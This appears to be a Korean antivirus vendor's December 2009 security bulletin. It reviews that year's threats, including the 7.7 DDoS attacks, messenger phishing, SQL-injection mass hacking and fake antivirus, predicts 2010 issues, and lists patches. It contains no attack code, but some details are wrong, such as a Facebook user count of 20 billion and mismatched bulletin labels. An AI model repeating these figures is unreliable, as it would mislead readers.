페이스북에서는 200억 이용자 중 일부 사용자의 패스워드를 빼냈다고 로이터통신에서 보도했으며, 100$ 페이스북 해킹 청부 사이트 유행, 트위터는 그루지아 특정인을 겨냥한 DDoS 공격과 취약한 패스워드를 이용한 트위터 내부직원 이메일 해킹으로 인사정보와 서비스 개편 정보 유출, 12월에는 이란 해커들로부터 "이 사이트가 이란 사이버 군대에 의해 해킹을 당했다(This site has been hacked by Iranian Cyber Army)" 내용의 웹사이트 변조 해킹까지 당했다.

이외에도 SNS을 통해 유포되는 Koobface 악성코드와 최근에는 SNS 인프라를 활용한 봇넷(Botnet) 컨트롤까지 성공하였다.



<그림 : 이란 해커들의 트위터 공격으로 변조된 웹페이지>

3) 좀비 PC와 DDoS 공격


DDoS 공격의 절반 이상이 금전적인 목적을 가지고 수행하는 경우가 대부분이지만 7월 7일에 발생한 이른바 '7.7 DDoS'는 공격의 목적이 불분명하지만 한국의 IT 환경을 매우 잘 알고 있는 자의 공격인 것은 확실했다.

특히, 2차 공격에는 보안 회사들까지 리스트에 포함시켜 PC 사용자들이 백신을 설치해 악성코드를 제거하는 시도를 방해하였고, 7월 10일 0시를 기점으로 하드디스크의 MBR를 파괴시킨 점, 공격에 사용한 파일들이 정교하게 분업화 되어있었다는 점에서 사전에

치밀히 준비하고 계획한 공격이었다.

사고 후 경찰의 조사에서 해커는 부산의 D사와 서울 P사의 웹하드 프로그램의 업데이트 파일을 DDoS 파일로 교체하여 좀비 PC를 만들었으며, 국가정보원에서 이번 7.7 DDoS 공격 가담한 IP 주소 중에 북한 체신청에서 임대한 중국 IP가 있었다고 밝혔다.

7.7 DDoS 공격은 분명 끝났지만 아직 공격을 추적하고 있는 입장에서는 현재 진행형이며, 북한 소식통에 의하면 7.7 DDoS 이외에도 20만대 좀비 PC 리스트가 여전히 존재하고 있고 국회 입법조사처의 보고서는 국내에 백신 설치 후에 방치하는 PC가 305만대, 81만대는 전혀 백신이 설치되어 있지 않은 상태로 존재해 향후 제2의 7.7 DDoS가 재발할 수 있는 근본적인 문제를 여전히 가지고 있다.



<그림 : 7.7 DDoS 공격 파일들의 구조도 및 공격 대상을 명시한 uregvs.nls 파일>

4) 메신저 피싱과 악성코드 유포

국내 메신저의 사용자가 증가함에 따라 2009년에는 국내용 메신저가 메신저 피싱과 국지적 악성코드 전파방법의 중요 수단이 되었다.

계정정보를 가로채서 피해자 지인의 친분 관계를 이용해 계좌 이체를 요구하고 금전적 이득을 취하는 피싱 형태와 메신저를 통해 악성코드를 유포하는 두 가지 트렌드가 크게 자리 잡았다.

보이스 피싱은 더 이상 금전적 이득을 얻기가 어려워 이제 보안이 취약한 PC에서 메신저 피싱으로 옮겨가고 있으며, 악성코드는 악성 스크립트나 공격코드에 그림 파일을 집어 넣어 실행 시 동물 그림이나 여자 사진이 나오지만 사용자가 눈치챌 수 없도록 몰래 설치되는 특징을 가지고 있다.

<그림 : Worm.Nateon.1497102에 감염된 후 실행되는 그림과 Life is beautiful Hoax>

5) 웹서버 취약점과 SQL Injection 기법을 활용한 대량 웹해킹 증가

SQL Injection 기법을 이용한 대량 웹 해킹 시도(Geno, Gumblar, Nineball, Daonol 등)가 국내와 해외 모두 급격히 증가했다.

SQL Injection을 통한 웹 해킹은 초보 해커라도 공격 툴을 내려 받아 클릭 몇 번으로도 쉽게 공격할 수 있는 대신에 공격을 방어하는 IT 관리자의 입장에서는 홈페이지 제작 업체들의 보안을 고려하지 않은 웹개발 방식과 웹방화벽 같은 보안 솔루션 설치가 예산부족으로 뒷받침되지 않아 방어가 어려운 실정이다.

해커는 웹 해킹 공격 성공 후에 악성코드 은닉과 유포, 개인정보 유출 등을 추가로 시도하기 때문에 사이트에 접근한 PC에서 2차적 피해가 발생할 수 있으므로 사전 예방 노력만이 최선의 방법이다.


<그림 : Geno 악성코드 감염 숙주 사이트>

6) 사회적 이슈와 함께하는 스팸과 악성코드


올해는 신종플루, 노무현, 김대중 前 대통령 서거, 마이클 잭슨 사망 같은 굵직굵직한 사회적 이슈가 많았다.

악성코드와 스팸들은 이러한 사회적 이슈를 항상 놓치지 않고 활용해왔으며 주로 신종플루에는 타미플루나 백신에 대한 정보로 위장, 마이클 잭슨 사망 시에는 마이클 잭슨 동영상이나 마이클 잭슨의 사망에 대한 진실 같은 내용으로 위장하는 형태를 보였다.

또한, 뉴문 같은 유명 개봉 영화를 공짜로 보여준다고 현혹해 가짜 백신을 설치하는 사례도 발견 되었다.



<그림 : 뉴문 개봉 영화 링크를 클릭하면 SecurityTool 가짜 백신이 설치된다>



<그림 : 스팸업자들에 연결시켜 놓은 해외 불법 타미플루 판매 사이트들>

7) 외국산 가짜 백신 유행

국내의 경우 사법당국의 단속과 법률 강화로 인하여 국내에서 제작된 허위 백신의 유포는 줄어들었지만, 주기적인 경고창과 허위 탐지정보를 통한 결제 유도, 정상적인 프로그램 실행 방해 같은 사용자의 불편과 금전적인 손실을 유발하는 외국산 가짜 백신들이 많이 등장했다.

주로 외국 가짜 백신들은 사회공학적 기법을 이용한 스팸 메일이나 온라인 동영상 플레이어 코덱설치를 가장하여 유포되므로 사용자의 세심한 주의가 필요하다.

8) 이동식저장장치(USB)를 통하여 전파하는 악성코드 기승

USB를 통한 데이타 휴대가 보편화 되면서 이동식저장장치(USB)의 자동실행기능과 악성코드를 자동실행 시키는 파일(Autorun.inf) 제작의 간편함으로 인해서 2008년에 이어 2009년에도 악성코드 전파 기법으로 널리 사용되었다.

특히, 악성코드 파일 숨김 기능과 Autorun.inf 파일의 난독화 기법 등 새로운 전파, 공격 기법으로 발전되고 있다.

9) IE, Adobe Reader, PowerPoint, MS-Word 등 Zero-Day 취약점 공격 증가

과거에는 OS의 취약점을 주로 노린 공격과 악성코드 유포가 대부분이었지만 이제는 PC에 설치된 어플리케이션의 취약점을 이용한 공격 형태가 늘고 있다.

최근 MS Office, Adobe Reader와 Flash 등 대중적으로 많이 사용하는 어플리케이션 소프트웨어를 주로 공격 목표로 삼고 있으며 특히 Flash 취약점을 이용하는 악성코드의 경우 사이트에 접속만 해도 사용자 몰래 악성코드가 설치되는 Drive-by-download 형식을 가진다.

이제는 윈도우 취약점 패치뿐 만 아니라 PC에 설치된 어플리케이션 소프트웨어들의 보안패치에 신경을 써야 하는 때가 되었다.

10) 악성코드의 은폐기술 고도화

무료백신의 보급 증가와 인터넷을 통한 악성코드 정보 공유로 인하여 감염된 컴퓨터에서 악성코드의 생존시간이 과거에 비하여 많이 감소하였다. 이로 인하여 악성코드 제작자들은 악성코드가 발견되지 않고 생존시간을 늘리기 위하여 "루트킷"이라고 하는 은폐기법을 사용하기 시작하였으며 2009년에는 그 기법이 날로 고도화 되어가고 있다.

2009년에는 주로 커널모드 루트킷 기법들이 맹위를 떨쳤으며, 대표적인 것으로는 Rustock, TDSS 등이 기승을 부렸다.

Part Ⅱ 2009 년과 2010 년의 보안이슈

2. 2010년에 주목해야할 8대 보안 이슈

1) Windows7 악성코드

Windows Vista의 문제점을 많이 보완한 Windows7이 2009년 출시되어 이용자들로부터 좋은 평가를 받고 있는 이유로 2010년에는 Windows7로의 윈도우 OS 교체가 많이 이루어 질 것으로 예상된다. 이에 따라 2010년에는 Windows7 환경을 기반으로 한 악성코드 제작이 주를 이룰 것이며, 특히 64bit CPU 환경이 대중화됨에 따라 악성코드들 또한 64bit CPU 환경에서 동작할 수 있도록 진화할 것으로 보여진다.

Windows7에서 UAC, Bitlocker 등 다양한 보안 요소들이 추가, 보강 되었지만 이들의 보안 요소를 무력화시키기 위해 2010년에도 해커들의 많은 연구, 시도들이 있을 것이다.

2) PC 기반의 다양한 단말기에서의 악성코드 활동 가능성

2009년에는 PC에 비해 그 동안 상대적으로 보안이 취약했던 POS 단말기들에 대한 피해 사례가 국내에서 발견되었다.

현재까지 7개 카드사에서 약 3,000명의 신용카드 정보가 유출된 것으로 파악되고 있으며, 이 중 6개 카드사 108건이 미국, 이탈리아, 그리스, 스페인 등지에서 불법 복제돼 3억여 원의 카드사용액이 발생했다.

POS 단말기는 겉모습이 PC와는 다르게 생겼지만 내부 구조는 사실상 PC와 거의 같기 때문에 PC에서 활동하는 악성코드는 충분히 POS 단말기에서도 활동이 가능하다.

또한, POS 단말기는 주로 직접적인 결제에 관여하고 있으므로 신용카드 정보 유출로 인한 카드 복제와 부정 현금 인출 및 물품 대금 결제 등 피해가 바로 나타날 수 있다.

그리고 POS 단말기 이외에도 악성코드는 은행 ATM과 DVR로 부르는 CCTV 관리 장비, 심지어는 에스컬레이터의 광고판에서도 생존할 수 있다.

2010년에는 PC에 비해 그 동안 상대적으로 보안이 취약했던 POS 단말기와 윈도우 플랫폼을 사용하는 여러 은행 ATM과 DVR, 에스컬레이터의 광고판, 의료기기 등 여러 장비들에 대한 피해가 가시화될 것이며, 앞으로 이들 장비들에 대한 백신 설치와 보안 업데이트를 필수적으로 진행해야 한다.


3) 대량 웹해킹 공격 지속

웹 해킹은 쉽게 공격 도구를 내려 받아 실행할 수 있지만 그 방어는 좀처럼 쉽지 않다. 우선, 보안을 최우선적으로 고려해 설계 및 개발하지 않은 방식과 관리자가 관리해야 하는 웹페이지의 수가 많고, 상당수의 웹보안 장비가 고가이기 때문에 2010년에도 대량 웹 해킹 공격이 지속될 수 있는 충분한 조건을 갖추고 있다.

4) 사회공학적 기법 지능화

보안사슬에서 가장 취약한 인간의 심리를 이용하는 사회공학적 기법은 해가 갈수록 그 기법이 지능적으로 변하고 있다.

전화를 이용한 보이스피싱부터 이메일, 메신저, 블로그, SNS 등 사람과 관계된 거의 모든 분야에서 해커들에게 아주 유용한 공격기법으로 사용되고 있으며, 2010년에도 더욱 다양하고 교묘한 방법들이 계속 출현할 것으로 예상된다.



<그림 : 대표적 사회공학 기법인 보이스, 메신저 피싱을 주의하라는 경고 문구들>

5) 무선랜 보안


인터넷 전화와 스마트폰 등 공공장소에서의 무선랜 사용이 대중화되면서 무선랜의 AP(Access Point) 보급이 더욱 늘어날 것으로 예상되며 해킹과 DDoS 공격 또한 이러한 Wi-Fi 인프라를 활용할 가능성이 대두되고 있다.

현재 국내 상당 수 AP가 공장 초기 패스워드를 사용하거나 아예 보안 설정이 되지 않은 상태로 사용되고 있는 관계로 무선랜 보안 강화를 위한 범국민적 홍보와 노력이 절실하다.

6) 단축 URL과 악성코드

URL 축약 서비스는 2009년 선풍적인 인기를 끈 트위터로 인하여 대중들의 관심이 놓아진 상태이며, 이메일과 스마트폰을 이용한 모바일 인터넷 사용자들을 통하여 사용 편의성이 입증되고 있다. 2009년 이미 구글을 비롯한 페이스북, 디그 등의 소셜 네트워크 서비스들이 도입하고 있으며, 2010년에는 사용처가 더욱 광범위해질 것이다.

그러나 단축 URL이 무작위의 알파벳과 아라비아 숫자를 이용하기 때문에 단축 링크의 목적지가 어디인지 사용자가 알 수 없다는 보안상의 단점이 있으며, 이는 악성코드 제작자에게 좋은 피싱공격 방법이 될 수 있어 방화벽, 웹필터, 스팸차단 툴 등을 우회하는 수단으로 널리 사용될 것으로 예측된다.



<그림 : 대표적 서비스 업체인 bit.ly 와 TinyURL.com>

7) 인터넷전화(VoIP) 보안위협의 현실화

지금까지 인터넷 전화의 보안에 대해 별 다른 관심을 얻지 못한 사이 해커들의 커뮤니티에서는 VoIP를 이용한 대표적 인터넷 전화인 Skype를 도청하는 악성코드 소스코드를 3월에 처음으로 공개하였고, 국내에서는 실제 인터넷 전화 교환기가 해킹을 당해 1억원이 넘는 국제전화 요금이 청구된 사례가 발견되었다.

또한, 국내 굴지의 IT 업체를 해킹해 유출된 내용을 다시 돌려주는 대가로 수억원을 요구한 독일인 해커 2명을 검거해 조사 하는 과정에서 인터넷 전화 복제까지 성공한 것으로 드러났다.

이제 인터넷 전화도 더 이상 도청과 보안으로부터 자유로울 수 없으며, IP PBX 교환기의 보안 설정 상태 또한 반드시 점검해야 국제전화 비용으로 1억원이 청구되는 이런 황당한 피해를 미리 예방할 수 있을 것이다.


8) iPhone 등 스마트폰 보안 위협 가시화

2008년 WIPI 의무화가 폐지된 이후 다양한 스마트폰들이 국내에 출시되었으며, 특히 애플의 아이폰이 13만대가 국내에서 판매되는 인기를 얻었다.

아이폰이 판매되면서 앱스토어(Appstore) 또한 활성화되었지만 무료로 애플리케이션을 사용하기 위해 사용자들이 아이폰을 해킹(Jail Break)하는 경우가 많았다.

현재까지 국내에서 아이폰을 노린 악성코드 활동은 없었지만 2009년에 이미 호주에서는 최초의 아이폰 웜(iKee worm)이 발견되었으며, 네덜란드에서 발견된 두웜(Duh worm)은 초기 SSH 비밀번호를 그대로 사용하는 Wi-Fi 연결 아이폰을 찾아 전화번호부, 이메일, 사진 등 개인정보를 유출하며, 가짜 로그인 화면을 만들어 사용자의 비밀번호를 빼내도록 하는 특징을 가지고 있다. 이들 아이폰 악성코드들의 공통점은 초기 공장 패스워드를 변경하지 않고 사용하며, 해킹(Jail Break)된 아이폰에서만 활동한다.

아이폰 이외에도 현재 구글의 안드로이드 플랫폼을 채택한 다양한 스마트폰의 국내 출시가 예정되어있으며, 안드로이드의 경우 제작사의 보안 검증 없이 자유롭게 S/W를 배포할 수 있으므로 아이폰과 안드로이드를 노린 집중적인 악성코드 제작 및 취약점 발견 시도가 있을 것으로 예상된다.



<그림 : 이키 웜(ikee worm)에 감염된 아이폰(iPhone)>

Part Ⅱ 12월의 이슈 돋보기

3. 12월의 취약점 이슈

• Microsoft 10월 정기 보안 업데이트

서비스 거부 상태를 유발하는 LSASS 취약점, Active Directory의 원격코드 실행, WordPad Office 텍스트 변환기 취약점, Internet Explorer 누적 업데이트 등을 포함한 12월 정기 보안 업데이트를 발표하였습니다.

<해당 제품>

Microsoft Windows 2000/XP/2003 (MS09-069 취약점)
Microsoft Windows 2003/2008 (MS09-070 취약점)
Microsoft Windows 2000/XP/2003/Vista/2008 (MS09-071 취약점)
Internet Explorer 5~8 (MS09-072 취약점)
Windows 2000/XP/2003과 Office XP/2003/Works 8.5/Converter Pack (MS09-073 취약점)
Microsoft Project 2000/2002/2003 (MS09-074 취약점)

<취약점 목록>

MS09-069 (974392) : 로컬 보안 기관 하위 시스템 서비스의 취약점으로 인한 서비스 거부 문제(로컬 보안 기관 하위 시스템 서비스 리소스 부족 취약점)
MS09-070 (971726) : Active Directory Federation Services의 취약점으로 인한 원격 코드 실행 문제점 (ADFS의 단일 사인온 스푸핑 취약점, ADFS의 원격 코드 실행 취약점)
MS09-071 (967183) : Microsoft Office Project의 취약점으로 인한 원격 코드 실행 문제점 (IAS(Internet Authentication Service) 메모리 손상 취약점, MS-CHAP 인증 우회 취약점)
MS09-072 (976325) : Internet Explorer 누적 보안 업데이트 (ATL COM 초기화 취약점, 초기화되지 않은 메모리 손상 취약점, HTML 개체 메모리 손상 취약점, 초기화되지 않은 메모리 손상 취약점)
MS09-073 (975539) : WordPad 및 Office 텍스트 변환기의 취약점으로 인한 원격 코드 실행 문제점 (WordPad 및 Office 텍스트 변환기 메모리 손상 취약점)
MS09-074 (975539) : WordPad 및 Office 텍스트 변환기의 취약점으로 인한 원격 코드 실행 문제점(Project 메모리 유효성 검사 취약점)

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.
한글 : http://www.microsoft.com/korea/technet/security/Bulletin/ms09-dec.mspx
영문 : http://www.microsoft.com/technet/security/Bulletin/ms09-dec.mspx

• Adobe Flash Player, Air 취약점 업데이트

Adobe 사의 플래시(Flash)와 에어(Air)에서 프로그램을 종료시키거나 임의 코드 실행이 가능한 취약점이 발견되었습니다.
현재 많은 악성코드들이 감염, 전파를 위해 플래시 취약점을 악용하는 사례가 발견되어 반드시 취약점 패치를 설치해야 합니다.

<해당 제품>

Adobe Flash Player 10.0.32.18 이하 버전
Adobe Air 1.5.2 이하 버전

<해결책>

- Adobe Flash Player를 10.0.42.34와 Air를 1.5.3으로 업그레이드 합니다.
  Flash : http://get.adobe.com/kr/flashplayer/
  Air : http://get.adobe.com/kr/air/

• Adobe Reader/Acrobat 취약점


해커가 악의적으로 작성한 PDF 파일을 열어볼 경우 취약점을 통해 악성코드가 설치되거나 해커가 미리 지정한 명령이 실행될 수 있습니다.
현재 Adobe Acrobat과 Reader의 취약점을 이용한 악성코드들이 실제 활동하고 있으나 취약점 패치는 발표되지 않은 상태입니다. 따라서 임시 해결책에 따라 JavaScript 기능을 일시적으로 중지할 것을 권고합니다.

<해당 제품>

Adobe Acrobat/Reader 9.2 이하 버전

<임시 해결책>

Acrobat의 JavaScript 실행 기능을 중지합니다.
1) Acrobat이나 Adobe Reader를 실행
2) 메뉴에서 편집(E)>기본 설정(N)을 선택
3) 하단의 JavaScript 카테고리를 선택
4) 상단의 Acrobat JavaScript 사용 가능(J)을 선택 해제
5) 확인 버튼을 클릭



Contact us…

㈜이스트소프트 알약긴급대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약사이트 : www.alyac.co.kr